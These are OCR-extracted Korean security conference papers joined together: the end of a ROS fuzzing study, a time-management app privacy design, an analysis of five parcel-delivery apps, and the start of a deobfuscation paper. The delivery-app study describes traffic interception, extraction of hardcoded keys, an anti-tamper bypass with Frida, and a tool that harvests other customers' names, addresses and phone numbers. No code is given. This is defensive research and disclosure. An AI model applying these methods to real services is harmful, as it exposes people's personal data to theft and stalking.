argument candidates

if __name__ == "__main__":
for data in RAG_List :
talker(data) =
...
```

[그림 3] 무작위로 생성 된 인수가 존재하는 test case

로 무작위로 결합하여 예상하지 못한 실행 흐름으로 대상 시스템을 평가하는 것이다. test case 생성을 위한 unit test case의 수를 무작위로 결정하며, 사용자는 test case에 결합 될 unit test case를 결정할 수 있다.

IV. 실험 및 평가

이번 장에서는 제안기법을 구현하고 실제 시스템 소프트웨어인 ROS(Robot Operating System)와 비교하여 실제 취약점 탐지가 가능한지 평가한다. ROS는 로봇 공학을 위한 다양한 소프트웨어 프레임워크가 있는 오픈 소스 메타 운영체제 이며, 현재 ROS는 많은 학술 프로젝트와 상업용 제품에서 사용되고 있다. 본 실험은 3.40GHz IntelSkylake 프로세서와 16GB RAM이 장착 된 Ubuntu Linux 20.04 64bit 버전에서 수행하였다. ROS에서 unrestricted behavior와 misimplemented behavior를 감지하기 위해 test case를 생성하였다. 먼저 code repository와 커뮤니티에서 113개의 unit test case를 수집한 다음 취약점을 발견하기 위한 test case를 생성한다. [그림 2]와 [그림 3]는 생성한 test case의 code snippet을 보여준다. 각 test case에서 모듈에 대한 간략한 설명을 제공한다. 실험 결과 생성 된 test case를 통해 unrestricted behavior 1가지와 misimplemented behavior 1가지를 식별하여 ROS의 XMLRPC 모듈과 TCPROS모듈에서 두 가지 취약점을 발견하였다. 또한 ROS의 첫 릴리즈 버전부터 최신 버전인 noetic 버전까지 취약성이 악용 될 수 있음을 확인하여 ROS 커뮤니티에 취약점을 보고하였다.

V. 결론

본 논문에서는 대상 시스템에서 misimplemented behavior와 unrestricted behavior를 기반으로 취약점을 탐지하기 위한 기법을 제안하였다. 제안 기법은 대상이 되는 시스템의 개발자가 구현 한 unit test case를 활용하여 test case를 생성한다. 제안기법을 통해 ROS (Robot Operating System)에서 두 가지의 실제 취약점을 발견하여 커뮤니티에 보고하였다.

[참고문헌]

[1] C. Aschermann, S. Schumilo, T. Blazytko, R. Gawlik, and T. Holz. REDQUEEN: Fuzzing with Input-to-State Corresponden ce. In Proceedıings of the 2019 Annual Network and Distributed System Security Symıposium (NDSS), San Diego, CA, February, 2019.

구글 디지털 웰빙 데이터를 기반으로 한 개인 맞춤 시간 관리 안드로이드 App 개발

윤하영, 장은비*

*서울여자대학교 정보보호학과

Development of Personalized Time Management App based on Google Digital Well-Being data

Ha-Young Yoon*, Eun-Bi Jang*

*Seoul Women's University Department of Information Security

요 약

재택근무의 증가로 현대인들이 시간을 자율적으로 관리해야 할 필요성이 증가하였으나, 스마트폰 과의존 성향이 있는 사람들에게는 시간관리에 대한 훈련이 요구된다. 본 논문에서는 구글 디지털 웰빙 데이터 및 사용자로부터 입력 받은 데이터를 통한 개별 맞춤 시간관리 훈련 서비스 App을 구현하고 이에 대한 보안 방향을 연구하였다. App이 이용자로부터 제공받은 개인정보의 유출 위험을 최소화하기 위하여 사용자 인증과 코드 난독화를 제안한다. 이를 통해 이용자들이 시간 관리 서비스를 이용하면서 프라이버시에 대한 유출 우려 감소를 기대하는 바이다.

I. 서론

최근 COVID-19의 확산으로 다수의 기관 및 기업체에서 재택근무를 실시하고 있다. 개인 성과 및 역량을 향상시키기 위해 주어진 하루를 효율적으로 보낼 필요성이 증가하였으나, 통계청의 「2019년 스마트폰 과의존 실태조사 결과」의 "성인(만20~59세) 인터넷 과의존 척도"에 따르면, 만 20~59세 성인의 29.8%가 스마트폰 이용시간을 조절하는데 어려움을 겪고 있고, 27.7%가 스마트폰 이용 시간을 줄이려 할 때마다 실패하고 있다.

이에 우리는 시간 관리를 위한 도구로써 <시크릿 라이프>를 제안한다. 이는 시간 관리를 훈련할 수 있는 안드로이드 App이며, 개별 데이터를 통해 맞춤 솔루션을 제공한다. 개별 맞춤 서비스를 제공하기 위해서 디지털 웰빙 및 업무 목록, 일정관리, 일기 데이터를 사용자로부터 제공받으며, 위 데이터들은 개인정보보호위원회와 한국인터넷진흥원이 공동 발간한 「개인정보 영향평가 수행 안내서(개정판)」의 "개인정보 영향도 등급표" 기준의 2등급 이상 개인정보로 분류될 수 있다.

사용자가 App에 제공한 개인정보 유출 시, 민/형사상 법적 책임이 따를 뿐 아니라, 사용자의 App에 대한 신뢰도 하락으로 인한 개별 맞춤 서비스를 위한 데이터 부족 현상이 발생하여 사용자에게 적합한 서비스를 제공하는데 어려움을 겪을 수 있다.

연구의 목표는 개인의 역량 향상을 위한 App 구현 및 개인정보보호 유출을 막기 위한 대책을 수립하는 것이다. 이를 위해, 본 논문에서는 시간 관리 App인 <시크릿 라이프>의 기능을 기술하고, 앱 이용자들의 개인정보를 안전하게 처리할 수 있는 방법을 제안한다.

Ⅱ. 관련 App 현황 조사

본 논문에서 다루는 App은 시간관리 및 일

기 App과 관련이 있다. 시간 관리와 일기 기능을 가지고 있는 그로우 : 나의 성장메이커 App과 play 스토어의 일기 App 중 다운로드 수가 가장 많은 세 줄 일기 App에 대해서 간략히 살펴본다[1][2].

2.1 그로우 : 나의 성장 메이커

목표 관리, 감사일기, 피드 공유를 통한 습관 기르기 등의 기능을 제공하는 자기관리 App으로 처음 회원가입 시 수집하는 이메일 주소, 이름, 단말기 정보 등의 데이터를 개인 정보로 취급하고 안전하게 보호하며 이용 목적이 달성된 후에는 해당 정보를 지체 없이 파기한다.

2.2 세줄 일기

세 줄의 글과 한 장의 사진으로 일기를 기록하는 App으로 이메일, 단말기 정보, IP Address, 방문 일시, 서비스 이용 기록 등을 개인정보 항목으로 취급하며 이용목적 달성 시 지체 없이 파기한다. 또한 개인정보를 암호화하여 관리, 수시로 백업하며 침입차단시스템을 활용하여 외부로부터의 무단 접근을 통제하고 있다. 백신 프로그램을 이용하여 이용자들의 개인정보나 자료가 누출되거나 손상되지 않도록 방지하고 있으며, 암호와 통신 등을 통하여 네트워크상에서 개인정보를 안전하게 전송할 수 있도록 한다.

위 두 가지 App을 통하여 개인정보로 취급하고 있는 데이터의 종류와 사용자로부터 입력받는 데이터들을 어떻게 관리하는지 살펴볼 수 있었다.

Ⅲ. 시간 관리 App 설계

개별 데이터를 통해 맞춤 솔루션을 제공한다는 점에서 본 App은 프라이버시에 대한 보안이 다른 App보다 더 중요하다. 프라이버시를 강화하기 위해서 안드로이드 플랫폼에 보안 기술이 적용되어 있을 뿐 아니라, 프라이버시 보호를 위해 여러 정책들이 제안된 바 있다[3]. 본 연구에서는 프라이버시 우려를 해소하기 위하여 크게 사용자 인증 부문과 코드 난독화 부문에서의 보안을 제시한다.

3.1. 사용자 인증 부문

사용자 인증을 통한 App 보안 방안으로는 비밀번호 잠금 기능과 로그인 잠금 기능이 있다. 본 App을 이용하기 위해서는 회원가입 및 로그인이 필요하며 이는 신규 기기 로그인 시 알림 서비스를 제공을 위해 필요하다. 자동로그인 기능을 통해 사용자는 매번 로그인해야 하는 번거로움을 줄일 수 있다.

회원 가입 및 로그인 이후에는 비밀번호 설정 단계가 진행된다. 사용자는 여섯 자리의 비밀번호를 통해 App에 접근할 수 있다. 이 때 여섯 자리의 비밀번호는 저장하지 않아 사용자가 App에 접근할 때마다 입력 받도록 하여 해커에게 수집될 가능성을 최소화하였다. 다섯 번 이상의 비밀번호 입력 오류 시, 휴대폰 및 이메일을 통한 본인 인증이 이루어진다. 3개월 당 1회 씩 사용자가 비밀번호를 변경하도록 안내 메시지를 전송하며, 사용자의 비밀번호 변경율의 상승을 위해 공포 소구를 적극적으로 활용한다[4]. 또한, 사용자가 App에 30분 이상 접속할 시, App에서 세션 로그아웃을 진행한다.

3.2. 코드 난독화 부문


사용자의 데이터에 대한 해킹의 위협을 최소화하기 위해서 코드 난독화 기술을 적용한다. 본 App은 안드로이드 App으로써, 오픈 소스 라이브러리를 사용하고 있다. 따라서 리버스 엔지니어링을 통한 해킹에 대한 예방을 위하여 코드 난독화를 적용한다. 본 App은 Android Gradle 플러그인 3.4.0이상의 환경이므로 R8 컴파일러를 사용하여 네이밍 난독화를 진행한다. 이를 통해 코드 정보의 논리적인 해독을 어렵게 할 뿐 아니라 App의 크기를 감소시켜 사용자의 편의를 도모하였다.

Ⅳ. 시간 관리 App 구현 결과

본 App의 목적은 프라이버시의 위협을 최소화하며 개인별 맞춤 시간 관리를 위한 통합적 도구 사용 환경을 사용자에게 제공해 주는 것에 있다. 이를 위해 시간 관리의 중요성을 사용자에게 상기시켜 줄 수 있는 명언 제공 기능,

스마트폰 사용 시간 그래프인 디지털 웰빙 기능, 개인 일정 관리 기능을 제공하여 사용자로 하여금 시간을 스스로 관리할 수 있도록 하는 것에 기여하고자 한다. 본 논문의 가시성을 높이기 위해 참고 이미지는 프로토타입으로 대체한다.


디지털 웰빙 기능 실행을 위해 App을 처음 시행할 때 사용자에게 App 별 사용시간에 관한 권한을 획득한 후 진행한다. [그림 1]에서는 회원 가입 및 로그인이 이루어지며, 이 과정에서 사용자 인증을 거친다. 회원가입 데이터는 [그림 2]과 같이 구글의 Firebase서버에 저장하도록 구축하였다.



[그림 1] 소개화면 및 로그인 화면



[그림 2] Firebase에 데이터가 저장된 화면



[그림 3] 메인화면

[그림 1]에서 로그인을 통해 사용자 인증이 된 경우 [그림 3] 화면으로 이동한다. 메인 화면에서는 App 사용 시간 그래프과 개인 일정 관리 기능인 투두 리스트, 하루끝(일기) 메뉴를 이용할 수 있으며, 화면 하단에는 명언이 랜덤으로 출력되도록 하였다.

Ⅴ. 결론

본 논문에서는 스마트폰 과의존 성향이 있는 사람들의 시간 관리에 대한 훈련을 위한 App을 연구하였다. 특히, 사용자로부터 제공받은 개별 데이터를 통해 맞춤 솔루션을 제공하기 때문에 프라이버시 강화를 위하여 사용자 인증 부문과 코드 난독화 부문의 관점에서의 보안을 제시하고 있다. 우리는 사용자에게 맞춤 서비스를 제공할 수 있도록 구글 디지털 웰빙 데이터 및 사용자로부터 입력 받은 데이터를 이용하였다. 사용자는 App서비스를 통해 본인의 시간을 효율적으로 관리할 수 있을 것이다. 향후에는 본 논문에서 제안하는 보안 정책을 적용하여 프라이버시에 대한 이용자의 우려를 최소화하여 서비스를 제공할 수 있도록 할 계획이다.

[참고문헌]

[1] 그로우:나의 성장 메이커(목표달성, 습관관리, 생활루틴, 감사일기를 한번에!), Available: https://play.google.com/store/apps/details?id=kr.co.hunet.mobile.grow , accessed on Apr, 28, 2021

[2]세줄일기 - 하루 세 줄. 부담없는 시작, Available: https://play.google.com/store/apps/details?id=kr.co.dany.threelinediary , accessed on Apr, 28, 2021

[3] 김희열, 모바일 환경을 위한 프라이버시 보안 기술, 한국정보기술확회, 한국정보기술학회 논문지 제 15권 제 11호, 2017.11

[4] 박재영 외 2인, 온라인 사용자의 비밀번호 보호행위 : 공포 소구와 메시지 프레이밍 효과, 그리고 비밀번호 보호행위의 동기요인, 한국IT서비스학회, 한국IT서비스학회지 제 16권 제 3호, 2017

모바일 택배 애플리케이션 취약점 분석

지우중*, 김형기*, 김형식**

*타이거 CNS, **성균관대학교

A Security Analysis of Package Delivery Applications on Android

WooJoong Ji*, HyeongGi Kim*, Hyoungshick Kim**

*Tiger CNS, **Department of Computer Science and Engineering, Sungkyunkwan University.

요 약

택배 회사에서는 고객이 주문한 상품을 쉽게 조회할 수 있도록 각 택배 회사마다 웹 서비스와 애플리케이션으로 배송 조회 서비스를 제공한다. 또한 택배를 보내고 받기 위해서는 발송인과 수령인의 휴대폰 번호와 주소 등 개인 정보를 택배 업체에 제공해야만 택배 서비스를 이용할 수 있다. 그러나 배송 정보에 저장된 발/수령인의 이름, 집 주소, 휴대폰 번호 등이 노출된다면 충분히 범죄에 악용될 수 있다. 본 논문에서는 국내 상위 5곳의 택배 애플리케이션에서 사용자의 개인 정보에 대한 다양한 보안 위협 가능성을 분석하였다. 제시한 공격의 실현 가능성을 검증하기 위해 실제 많은 사용자들이 사용하고 있는 국내 5곳의 상용 애플리케이션을 분석한 결과 다른 사용자의 이름, 집 주소, 물품, 휴대폰 번호 등 사용자의 민감한 개인 정보를 획득할 수 있음을 확인하였다.

I. 서론

대부분의 택배 회사들은 사용자의 편의성을 높이기 위해 택배를 조회하고 배송 상태를 조회할 수 있도록 웹 서비스나 애플리케이션으로 배송 조회 서비스를 제공한다. 흔히 운송장 번호 또는 휴대폰 번호로 배송 상태를 조회 및 확인한다. 즉, 사용자가 유효한 운송장 번호 또는 휴대폰 번호를 입력하면 배송 조회 웹 사이트 또는 애플리케이션에서 발송인 또는 수령인, 주소, 물품, 휴대폰 번호 등의 정보와 함께 현재 배송 상태를 알 수 있다. 예를 들어, [그림 1]은 A택배 회사에서 제공하는 실제 배송 조회 웹 사이트이다. 해당 웹 사이트에 배송 조회를 원하는 사용자가 운송장 번호를 입력하면 웹 사이트는 택배 배송 상태에 대한 세부 정보를 보여준다. 하지만 택배 세부 정보에는 의외로 많은 정보가 담겨 있다. 배송 정보에는 발/수령인의 주소와 이름, 휴대폰 번호, 주문한 품목 등 개인 정보가 저장되어있다. 따라서 이러한 개인 정보가 노출된다면 다양한 범죄에 악용될 수 있다. 또한 한국통합물류협회에 따르면 국내 택배물량은 지난 2020년 33억개로 지난 2019년 대비 20.9% 증가 했으며 이에 택배 관련 범죄 역시 매년 증가하고 있다 [1,2].



[그림 1] 배송 상태 조회(웹 사이트).

예를 들어 유명한 인터넷 방송 BJ는 방송에서 택배 운송장이 노출되어 악의적인 공격자에게 집 주소와 휴대폰 번호가 노출된 사건이 있다[2]. 또한 택배 운송장 번호를 이용해 택배기사로 위장, 강도 행위를 한 20대 남성이 붙잡히는 사건이 발생했다[2]. 이처럼 택배 운송장을 통한 개인 정보 유출 문제는 오래 전부터 발생하였다[1,2,3]. 따라서 본 논문에서는 매년 발생하고 있는 택배 관련 보안적인 문제점의 원인을 분석하고 해결하고자 국내 택배 회사 5곳의 택

배 애플리케이션을 분석 및 조사하였다. 분석한 결과 국내 택배 회사 상위 5곳의 애플리케이션에서 어떠한 인증 절차 없이 다른 사용자의 운송장 번호 또는 휴대폰 번호로 다른 사용자의 민감한 개인 정보를 탈취할 수 있었다.

본 논문의 구성은 다음과 같다. 2장에서는 관련 연구에 대해 설명하고, 3장에서는 택배 애플리케이션의 전체적인 흐름과 분석과정 대해 설명한다. 4장에서는 공격의 실현 가능성을 검증하기 위한 공격 시나리오를 제시한다. 5장에서는 제시한 공격 시나리오에 대한 실험 결과와 실제 사용자의 개인 정보 유출 사례를 소개한다. 6장에서는 취약점 개선 방안, 마지막으로 7장에서는 결론을 제시한다.

II. 관련 연구

Woo et al. [4] 연구에 따르면 글로벌 택배 회사(FedEx, DHL, UPS) 대상으로 배송 조회 웹 사이트를 조사한 결과 FedEx와 DHL의 경우 운송장 번호를 90% 이상 추측이 가능하며 UPS의 경우 50%에 가깝게 운송장 번호를 추측할 수 있었다. 또한 웹 서비스 환경의 배송 조회 사이트에서 마스킹 처리 없이 사용자의 개인 정보가 노출되어 노출된 개인 정보를 활용하여 주소와 사람 검색 서비스 중 하나인 Whitepages [5]를 통해 노출된 주소에 거주하고 있는 실제 사람을 식별할 수 있음을 발견하였다.

Jang et al. [6] 연구에서는 국내 5곳의 택배 회사 웹 서비스 기반 배송 상태 조회에 대해 분석한 결과 별다른 사용자 인증 없이 다른 사용자의 배송 상태를 조회할 수 있었으며 그 결과 총 4,420,214개의 이름, 2,527,205개의 휴대폰 번호, 4,467,329개의 주소를 탈취할 수 있었다. 본 논문은 기존의 연구([5,6])와는 달리 웹 서비스 환경이 아닌 각 회사의 애플리케이션에서 발생할 수 있는 다양한 보안 위협 가능성과 개인 정보 유출에 대해 분석하였다.


III. 택배 애플리케이션 분석 과정

이번 장에서는 실제 사용 중인 상용 택배 애플리케이션 5곳에 대한 분석 과정에 대해 설명한다. 선정 기준은 한국통합물류협회에서 선정한 상위 5곳으로 대상을 선정하였다[1]. 또한 본 논문에서는 실제 애플리케이션의 피해를 최소화하기 위하여 각 애플리케이션의 이름을 익명화하고 분석 결과를 보고한다.

분석 과정은 애플리케이션 동작 과정, 패킷 분석, 정적 분석 마지막으로 동적 분석으로 크게 총 4단계로 분석을 진행하였다.

3.1 애플리케이션 동작 과정

[그림 2]는 기본적인 택배 애플리케이션과 서버의 통신 과정이다.



[그림 2] 택배 애플리케이션과 서버의 통신 과정.

사용자는 모바일 애플리케이션에서 자신의 휴대폰 번호 또는 운송장 번호를 입력하여 서버로 전송한다. 서버는 애플리케이션에서 전달 받은 휴대폰 번호 또는 운송장 번호가 유효한지 검사 한 후 유효하다면 해당 운송장 번호에 저장되어있는 택배 정보를 요청한 애플리케이션으로 전송한다.

3.2 패킷 분석

5곳의 택배 애플리케이션에서 서버와 어떤 정보를 전송하는지 분석하기 위해 본 논문에서는 웹 프록시인 Fiddler[7]를 사용했다. 웹 프록시란 웹 및 애플리케이션 디버깅 용도로 많이 사용한다. [그림 3]과 [그림 4]는 애플리케이션에서 배송 상태를 조회할 때 발생하는 패킷을 캡처한 모습이다. A사에서 발생한 패킷 [그림 3]에서 "B_PARAM"이라는 파라미터 값에는 암호화된 값으로 서버로 요청한다.




[그림 3] A사에서 발생한 배송 조회 패킷.



[그림 4] B사에서 발생한 배송 조회 패킷.

반면에, B사에서 발생한 패킷 [그림 4]에서 “slip No" 파라미터에서는 어떠한 암호화 과정 없이 평문으로 된 운송장 번호로 서버에게 요청을 한다. 또한 서버로부터 오는 응답값 같은 경우에도 A사의 경우 사용자의 데이터에 암호화 과정을 거치지만 B사의

경우 [그림 5]처럼 JSON 형태의 평문으로 사용자의 개인 정보 애플리케이션에게 제공한다.




[그림 5] 평문으로 된 사용자 개인 정보.

여기에는 수령인의 이름, 집 주소, 물품명, 휴대폰 번호 등 민감한 개인 정보가 존재한다. 국내 택배 회사 5곳을 패킷 분석한 결과 총 4곳에서 어떠한 암호화 과정이 존재하지 않았으며 다른 사용자의 운송장 번호를 입력하여도 최소한의 사용자 인증 절차 없이 다른 사용자의 민감한 개인 정보를 탈취할 수 있었다.


3.3 정적 분석

이번 절에서는 3.2절에서 설명한 패킷 분석을 바탕으로 만약 통신 과정 중 암호화 과정이 존재한다면 정적 분석을 통해 어떤 암호화 알고리즘을 사용하는지, Key와 IV값은 안전하게 관리되는지 등을 분석하기 위해 APK 파일을 정적 분석하는 과정에 대해 설명한다.

먼저 국내 택배 5곳의 애플리케이션을 다운로드 받은 후 APK extractor [8] 또는 ADB [9] 명령어를 사용하여 APK 파일로 추출한다. 추출한 후 JEB [10]와 같은 디-컴파일러를 이용하여 APK 파일을 분석한다. APK 파일을 정적 분석한 결과 B사의 경우 [그림 6]처럼 암호화 알고리즘과 암호화 과정에서 필요한 Key 값이 하드코딩 되어있는 것을 확인하였다.



[그림 6] B사의 암호화 방식과 Key 값 노출.




[그림 7] 서버로부터 전달 받은 C사의 고정된 Key, IV값.

또한 [그림 7]처럼 C사의 경우 APK 파일 내에 Key와 IV 값이 하드코딩 되어 있지는 않지만 암호화 과정에 필요한 Key와 IV 값을 해당 서버에게 요청하지만 고정된 값을 받는 문제점을 발견하였다.

3.4 동적 분석

국내 택배 회사 5곳에 대해 이전 단계인 패킷 분석과 정적 분석을 통해 사용하고 있는 암호화 알고리즘, Key, IV, 암호화 적용 여부 등을 파악하였다. 하지만 5곳 중 1곳인 A사에서는 통신 과정 중에서 모두 암호화 과정을 거치기 때문에 어떤 암호화 알고리즘을 사용하고 Key, IV, 어떤 데이터를 암호화 하는지 분석하기 위해 동적 분석을 진행하였다 [그림 3].

동적 분석을 진행하기 위해 동적 분석 툴인 Frida [11]를 사용하였다. Frida란, Javascript 코드를 프로세스에 Injection하여 다양한 플랫폼에 대해 후킹이 가능한 파이썬 라이브러리이다. A사를 Frida를 이용하여 동적 분석한 결과 F사의 보안 솔루션이 탑재되어 있는 것으로 확인되었다. F사의 보안 솔루션에서는 기본적으로 Rooting, Hooking, Integrity, Obfuscation 등을 탐지하여 악의적인 행위를 탐지한다. 하지만 F사의 보안 솔루션을 우회하여 분석한 결과 A사도 다른 4곳과 동일하게 민감한 사용자 정보가 탈취되었으며 최소한의 인증 절차가 존재하지 않았다 [그림 8].




[그림 8] A사에 탑재된 F사의 보안 솔루션 우회한 모습.


IV. 공격 실험 결과

국내 상위 5곳의 택배 애플리케이션을 분석 한 결과[그림 11] 대부분 취약한 것으로 확인되었다. 또한 국내 택배 회사 5곳의 취약점을 활용하여 직접 tool을 개발하여 휴대폰 번호 또는 운송장 번호를 입력하면 해당 택배 회사명과 민감한 정보를 자동으로

수집 및 탈취할 수 있었다 [그림 9]. 또한 입력하는 운송장 번호는 [그림 10]처럼 쉽게 획득할 수 있으며 운송장 번호를 통해 휴대폰 번호도 쉽게 획득이 가능하다. 하지만 A사와 D사의 경우 해당 애플리케이션 기능에서는 발견되지 않았지만 Jang et al. [6] 연구에서 발견된 취약점을 활용한다면 A사와 D사에서도 다른 사용자의 민감한 정보를 탈취할 수 있다. 하지만 본 논문에서는 택배 애플리케이션으로만 분석을 진행하였기 때문에 [그림 11]의 Privacy에 △로 표기하였다.



[그림 9] 다른 사용자의 택배 배송 데이터 노출.



[그림 10] 검색 포털 사이트에 노출된 운송장 번호.

	루팅 탐지	후킹 탐지	무결성 탐지	난독화	암호화	개인정보 노출	인증	솔루션 적용
A	✓	✓	✓	✓	✓	△	✘	✓
B	✘	✘	✘	✘	✘	✘	✘	✘
C	✓	✘	✘	✓	✘	✘	✘	✘
D	✘	✘	✘	✘	✘	△	✘	✘
E	✓	✘	✘	✘	✘	✘	✘	✘

[그림 11] 택배 애플리케이션 취약점 분석 결과.

V. 취약점 개선방안

국내 택배 회사 상위 5곳 모두 최소한의 사용자 인증 절차가 존재하지 않았다. 그 결과 사용자를 식별하는 데이터를 변조한다면 사용자 인증 절차 부재로 5곳 모두 다른 사용자의 민감한 개인 정보가 악의적인 공격자에 의해 모두 탈취되었다. 따라서 사용자가 배송 상태를 조회할 때 사용자 인증 절차를 추가하거나 강화하여 다른 사용자의 민감한 데이터에 다른 사용자가 접근을 못하도록 안전하게 보호해야 한다. 또한 서버에서 공개키를 사용하여 동적으로 생성된 Key와 IV 값을 애플리케이션에게 전달한다. 애플리케이션에서는 공개키로 암호화된 데이터를 복호화 과정을 통해 기존의 문제점인 고정된 Key와 IV 값이 아닌 동적으로 생성된 Key와 IV 값으로 사용자의 민감한 데이터를 암호화하여 서버로 전달하여 고정된 Key, IV 사용 문제점을 해결한다.

VI. 결론

본 논문에서는 국내 상위 택배 회사 5곳의 애플리케이션에 대한 취약성을 알아보았다. 분석한 결과 5곳 모두 취약한 것으로 밝혀졌으며 최소한의 인증 절차 또한 존재하지 않았다. 그 결과 악의적인 공격자는 다른 사용자의 개인 정보를 탈취할 수 있었으며 직접 구현한 tool을 사용하여 휴대폰 번호 또는 운송장 번호를 입력하여 자동으로 국내 택배 상위 5곳에 대한 배송 정보를 수집 및 탈취할 수 있었다.

[참고문헌]

[1] 국가물류통합정보센터. URL: https://www.nlic.go.kr/nlic/parcelServiceLogistics.action

[2] 택배와 개인 정보. URL: https://www.etoday.co.kr/news/view/2009318

[3] 택배 운송장, 개인 정보 줄줄 샌다. URL: http://www.sobilife.com/news/articleView.html?idxno=26064

[4] Woo, Simon, et al. "I've got your packages: harvesting customers' delivery order information using package tracking number enumeration attacks." Proceedings of The Web Conference 2020. 2020.

[5] Whitepages, Find people, contact info & background checks. URL: https://www.whitepages.com

[6] Jang, Hanbin, et al. "Design and Evaluation of Enumeration Attacks on Package Tracking Systems." Australasian Conference on Information Security and Privacy. Springer, Cham, 2020.

[7] Fiddler Web Debugging Proxy. URL: https://www.telerik.com/fiddler

[8] APK Extractor. URL: https://play.google.com/store/apps/details?id=com.ext.ui&hl=ko&gl=US

[9] Android Debug Bridge. URL: https://developer.android.com/studio/command-line/adb?hl=ko

[10] JEB decompiler. URL: https://www.pnfsoftware.com/

[11] Frida-Dynamic instrumentation toolkit for developers, reverse-engineers, and security researchers. URL: https://frida.re/

정적오염분석을 방지하는 난독화 기법과 역난독화 방안

이동호*, 조해현*, 이정현*

*숭실대학교

Deobfuscating Obfuscation Techniques Preventing the Static Taint Analysis

Dong-Ho Lee*, Haehyun Cho*, Jeong Hyun Yi*

*Soongsil University

요 약

모바일 기기 사용자들이 늘어남에 따라 PC 기반 환경에서 모바일기반 환경으로 변화하고 있다. 사용자의 개인정보 등 중요한 정보들이 개인정보 탈취목적을 가진 애플리케이션을 통해 유출되고 있다. 개인정보 유출을 사전에 방지하기 위해 애플리케이션 분석이 필요하다. 그러나 분석을 방해하고 데이터의 흐름을 위/변조시키는 난독화가 적용된 애플리케이션은 정적분석이 어렵다. 따라서 본 논문에서는 난독화된 애플리케이션을 동적으로 실행시켜 원본과 유사한 Data Flow 및 정보를 난독화 되기 이전 상태로 복원시킴으로써 정적분석을 수월하게 수행할 수 있는 역난독화 기법을 제안한다.

I. 서론

27개 국가를 대상으로 한 조사에서 대한민국이 스마트폰 사용 비중 1위로 안드로이드 운영체제의 시장 점유율이 높게 나타나고 있다 [1]. 스마트폰을 통해 결제의 편리함이나 사이버 소통 등을 위해 많은 애플리케이션을 사용하고 있다. 최근 업데이트를 가장해 개인정보를 탈취하는 악성애플리케이션으로 부터 개인정보가 유출될 위험이 있다 [2]. 개인정보 유출 위험이 증가함에 따라 개인정보보호가 중요하다는 인식이 늘고 실천은 부족한 것으로 조사됐다 [3]. 개인정보 유출이 발생하면 인격, 명예, 그리고 사회 활동면에 따라 치명적인 피해를 가져올 수 있을 뿐만 아니라 최근에는 불법 계좌이체, 인출에 이용되기도 한다. 악성 애플리케이션으로부터 사용자의 정보를 보호하기 위해 먼저 애플리케이션에 대한 분석이 필요하다. 분석 기법은 동적 분석, 정적 분석이 있다. 동적 분석 기법은 실행중인 환경에서 소스코드 보다는 실행과정에서의 다양한 입/출력 데이터의 변화 및 사용자 상호작용에 따른 변화를 점검하는 분석 기법이다. 정적 분석 기법은 소프트웨어의 코드 보안약점을 점검하여 완성된 소프트웨어의 발생가능한 취약점을 예방하는 기법이다. 기법 중 정적오염분석 기법은 프로그램을 실행시키지 않고 데이터 흐름 및 취약한 영역을 분석하고 사용자의 개인정보 탈취 위험으로부터 방지할 수 있는 기법이다. 그러나 애플리케이션 내부에 로직 및 코드를 복잡하게 하는 난독화 기법이 적용되어있는 경우 정상적으로 분석할 수 없는 한계점이 존재한다.

따라서 본 논문은 난독화 되어있는 애플리케이션에도 정적오염분석기법을 적용할 수 있도록 역난독화하는 방안을 제안한다.

본 연구는 고려대 암호기술 특화연구센터를 통한 방위사업청과 국방과학연구소의 연구비 지원으로 수행되었습니다.

